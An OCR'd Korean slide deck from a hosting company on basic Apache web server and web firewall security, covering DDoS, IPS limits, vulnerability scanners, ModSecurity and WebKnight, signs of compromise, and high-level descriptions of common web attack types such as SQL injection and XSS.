아파치 웹서버 보안 기초

부제 : 가난한 서버 운영자를 위한 웹 서버 보안

김 병 철

Since 2002

SMILESER

웹서버 90%는 보안의 사각지대에

SMILESERV Since 2002

- 누구나 서버를 쓰는 클라우드 서비스 시대

월 5천원 ~ 만원이면 서버 운영,
데일리 이용등

서버 운영비의 수십/수백배 보안 서비스 비용

정부의 정책 , 보안회사가 쳐다 보지 않는 보안시장

클라우드 시대에 보안 비용을 극복할 서비스 모델 필요

돈안드는 보안모델, 오픈소스 프로젝트가 정답

보안 사고후 습관화된 핑계

100% 완벽한 보안은 없다.

태권도장에 보내는 이유는 쌈꾼을 만들기 위함이 아님.

서버 보안을 하는 이유.
동내북 소리 듣는 보안서비스
대부분의 공격 : 인터넷 양아치- 스크립트 키즈..에게 점심 도시락거리로제공되는 보안 서비스는 지양

웹 서버의 4가지 보안 위협

- 내부 인적 위협 : 의도적 유출, 개발자의 퇴직 등
- 검색 엔진등 봇에 의한 자료 유출 , 보안 헛점 노출
  - 간과되기 쉬운 보안 위협,노출 depth, robot.txt, scanner. 자신만의 지문 필요
  - 개발중인 사이트도 공격의 타겟으로 전락한사례
- DOS, DDOS 공격
- 취약점 공격 - 취약점 해킹 ,웹 해킹

IPS로 막을 수 있는 건 거의 없다

모든 보안사고 앞단에는 IPS가 있었다.

그리고 면피성 답변.. IPS도 사다 놨는데

DDOS 공격도 막는다고 했는데.

취약점 공격도 막는다고 했는데.

→ 투자 대비 효과 미약

IPS는 사무실 보안 장비, 웹 서버 보안 장비가 아니다.

시스템 취약점 공격에 효과

DDOS 공격 방어 확률 0%


웹 취약점 방어 확률 0%


→ 90% 이상 대부분의 공격

DDOS 간단 요약

- 사무실 네트 워크로 할수 있는건 아무것도 없다.
  - 10G 이상의 UDP, ICMP, TCP MIX 공격
  - 3HAND SHAKE 이전 과 이후 공격

중앙선관위 공격 사건 : 300메가의 네트워크 대역 보유
공격을 처음 당했을 때 누구나 하는 실수를 그대로 답습





DDOS 피해 최소화를 위한 대비

웹서버의 업무 네트워크와 완전 분리 : 두가지 방법

가장 잘못된 보안 습관 : 모든 서버는 내품에
펄럭이는 깃발. 사내 전산 자원의 위치를 외부에 노출시키는 바보 짓
기업 네트워크의 안봐도 뻔한 네트워크 구조
망 분리 혹은 데이타 센터로


공격 받았을때 상위 기관에서 NULL 처리

KISA의 긴급대피 서비스

호스팅 회사의 DDOS 방어 서비스

취약점 공격

- 시스템 취약점 공격 : 10%
- 스푸핑 공격 : 빈도수 많이 줄어듬, arp spoofing
- 웹 취약점 공격 :
  http 프로토콜 기반 공격, ips에서 공격 감지 못함
  공격의 대부분 90%



보안의 시작은 취약점을 없애는 것

취약점 스캐너

- 취약점 스캐너 : 동전의 이면 보안도구이며, 공격자에게는 공격툴
- 시스템 취약점 : 네서스 : 강력한 스캐너
  http://www.tenable.com/products/nessus
- 웹 취약점 : http 취약점 스캐닝 ,
  무료 : nessus , paros
  유료 : acunetix 이외에 수종의 웹 취약점 스캐너


보안을에 신경을 안 쓴 오래된 홈페이지
일반적인 웹 프로그래머의 무의식적인 프로그래밍의 경우
취약점 스캐닝시 수십페이지의 취약점 리포트를 받을수 있다

acunetix : 공격자들의 스캐너


- 가격 저렴, 크랙판 유포
- 기능에 따라 가격 조건이 다름
- 공격자들 대부분이 사용하는 강력한 스캐너

취약점 스캐닝 및 모의 공격 실행

- 실제 공격 받은 victim들에서 acunetix 로그를 쉽게 찾아 볼수 있음



취약점 방어의 기본



웹 방화벽

스캐닝이후 프로그래밍으로 보완 불가능 한 부문에 대한 보완
: 패치 불가, 개발자의 능력 부족, 개발자 부재등

유료 웹방화벽

asic등을 이용한 강력한 퍼포먼스	기업이나 정부기관 사용	실력이 없어도 쓸수 있음

- 인터넷 서비스용으로 사용하기엔 너무 먼 당신
- 모 게임사의 사례 : 전체 서비스에 도입하려 검토하였으나 예산부족으로 포기

무료 웹 방화벽

- 강력한 성능, 시스템 부하문제 : http 프로토콜 상의 패턴 매치는 엄청난 부하를 일으킴
- 브릿지+proxy 모드를 이용한 하드웨어 형태로도 개발
- 방화벽 룰셋 최적화로 시스템 부하를 줄여야 하는 문제
- 취약점 스캐닝후 실력있는 엔지니어의 취약점에 최적화된 룰셋 생성 작업 필요
- 모 인터넷 언론사 사례 : 0% 취약점 작성

webknight & mod security

- **webknight : windows iis 무료 웹방화벽**

  http://www.aqtronix.com/?PageID=99

- **mod security : 아파치 웹방화벽 모듈 프로젝트**

  http://www.modsecurity.org/
  리눅스, 아파치 서버의 웹 방화벽
  modproxy와 같이 동작하여
  windows 웹방화벽으로도 사용 가능

호스팅 서비스의 보안

보안회사	호스팅 서비스
보안 서비스가 주업	보안서비스가 부업
전문가 집단	경험자 집단: 일주일에 서너건
전공분야에 특화	웹서버와 관련된 모든 공격 대응
돈 되는 분야에 치중	돈이 안되도 해야(인프라유지)
각각의 전문 분야에 강세	인프라 분야(DDOS등) /오픈소스를 이용한 보안에 강세

소위 야매지만 강력한 보안 능력:
인프라 보유와 실전 경험

호스팅 회사들이 제공 하는 보안 서비스

- 취약점 스캐닝 및 컨설팅 : 5만원 & 500만원
- 24시간 장애 관제 및 대응
- 네트워크 FIRE WALL 기본 :
  전체 네트워크가 FIREWALL로 보호
  IDC 일반 네트워크 대비 50% 수준의 해킹 발생 확률
  클라우드 서비스 장애율에서 확연한 차이
- 웹방화벽 룰셋 튜닝 제공 : 최적화된 룰셋
  탑재형과 네트워크 장비형
- DDOS 방어 서비스 : 10기가+ 급 공격 방어

결론

- 보안을 하는 이유는 동네 북이란 소리를 듣지 않기 위함이다.
- IPS는 서버 보안 장비가 아니다.
- 막대한 보안비용 - 오픈 소스 솔루션 도입은 필수다.
- 취약점 스캐닝 : 보안의 시작
- 오픈소스 기반의 보안 : 튜닝능력이 성공의 관건
- 부족한 부분은 능력있는 호스팅 회사와 코웍하여 보완 하는게 바람직 하다.

웹 방화벽 기초

(주)스마일서브 김성태

insecure@SMILESERV.COM

침해사고 현황

SMILESERV Since 2002

1. 기존 침해사고의 특징

- 실력 과시
- 정치적특성
- 소수의 서버가 침해당함

3. 국내 침해사고의 특징

- 보안관리의 인식부족과 허술한 관리
- 오래된 취약점이 지금도 발생
- 자동화된 툴에 의해 대량 피해발생
- 피해서버의 악순환
- 웹해킹이 전체에서 **70%**이상차지

2. 최근 침해사고의 특징

- 공격자가 철저히 금전적 이득을 추구
- 자동화
- 대량화
- **Tool** 의 발전에 따른 일반화
  (비전문가도 손쉽게 가능)

4. 침해사고의 미래 예측

- 자동화, 대량화 지속 **(mass** 계열)
- 복잡한구조서 단순한구조로
- 소스에서 다양한 취약점을 공략하며,
  더욱 다양한 악용기능을 수행
- 국가별 정치적 움직임 증가
- 악성소스의 진화및 피해량은 그대로

침해사고 발생 서버의 특징

1. 서버의 과도한 부하및 트래픽 발생
2. 서버내 존재하지 않던 파일이 존재 (피싱소스 포함)
3. DB 서버에 알수없는 코드 삽입과 웹페이지의 소스가 변조 (악성코드배포)
4. 시스템내 중요명령어의 결과가 평소와 상이하거나 깨진증상을 보일시
5. 서버의 과도한 부하및 외부 트래픽 발생 혹은 트래픽 모양의 이상증세
6. 로그에 critical 급 로그 (buffer overflow 경고등) 관련내용이 기재되었을시
7. 보지 못했던 내용이 crond나 데몬구동스크립트에 삽입되거나 윈도우의경우 작업예약등
8. 시스템이 PROMISC 모드일경우
9. 개인정보유출
   - 소스 인증버그로 인한 개인정보유출 (Sql Injection등)
   - PC의 악성코드로 인한 개인정보유출 (FTP,EDITOR,기타)

웹 침해사고 발생 서버의 특징

1. 종류가 매우 많고 서비스 데몬과 달리 소스상의 버그(취약성)로 인해 침해당할 경우가 많다

2. 보통 웬만한 서버에서 항시 구동되고 있다

3. 기법이 매우 쉽고 취약서비스 타겟이 많다 (반드시 외부를 열어야 서비스가 가능)

4. 피해가 크다 (웹해킹 1회 성공만으로 시스템 전체 충분히 악용가능)

5. 확실한 해결책이 없다 (초보 프로그래머는 항시 존재하며 취약한 소스는 항시 존재)

9. 웹해킹에 피해를 입은 서버는 취약점을 보완하거나 웹방화벽을 통해 완벽히 막지 않으면 반드시 다시 피해를 입는다

9.웹사이트의 이상증세
- HTTP WATCHER등에서 보지못했던 사이트의 소스가 로딩 (패킷변조)
- 첨부파일 디렉토리에 악성소스 삽입
- WFT / TCT / ICESWORD 등 점검툴 실행불가능 (히든프로세스,점검툴 핵심파일 숨기기)

웹크래킹 종류

1. php injection 소스상의 입력값이 검증되지 않은 취약점을 악용 php소스에 ARGS 주입하여 피해

2.XSS 소스상의 입력값중 meta tag / output escape 를 쓰지 않는등의 취약점을 가진소스에서 게시판의 글이나 댓글 폼메일등에서 악성소스코드를 삽입하여 외부 클라이언트가 이를 실행하게하여 소스코드가 로딩되어 피해를 입게 된다 (java script,vb script,activex,flash etc...)


3. Sql injection 웹소스상의 DB접근및 인증관련 취약점으로 웹소스의 취약점을 Query String을 이용하여 인증을 우회하거나 DB에 악성코드를 삽입하여 악성코드 배포지로 악용하는등의 피해를 일으킨다 Db에서 가능한 모든작업 (insert update delete declare) 이 가능하며, itembay등 중요서버들의 개인정보유출이 이기법으로 유출되었다

4. Parameter Manipulation 웹소스상에서 버그로 인해 Parameter값을 검증하지 못해 생긴 취약점이며, 인증을 마쳐야만 접근가능한 페이지의 접근을 소스코드의 버그를 이용해 접근하여 피해를 준다 (루프 자동회원가입, 인증우회 관리자 페이지 접근, 유료컨텐츠 머니조작)


5. Directory/path traversal 디렉토리/경로탐색 취약성은 웹서버의 설정 버그나 중요파일의 위치선정버그 권한및 웹소스백업문제 등등 (컨텐츠 유실,악성코드 로딩,악성웹쉘의 자유로운 운영)

6. 기타 (Session Hijacking / cookie spoofing / Web Brute force) 인가관계를 악용하거나 무작위대입공격 OWASP 10대 취약점등

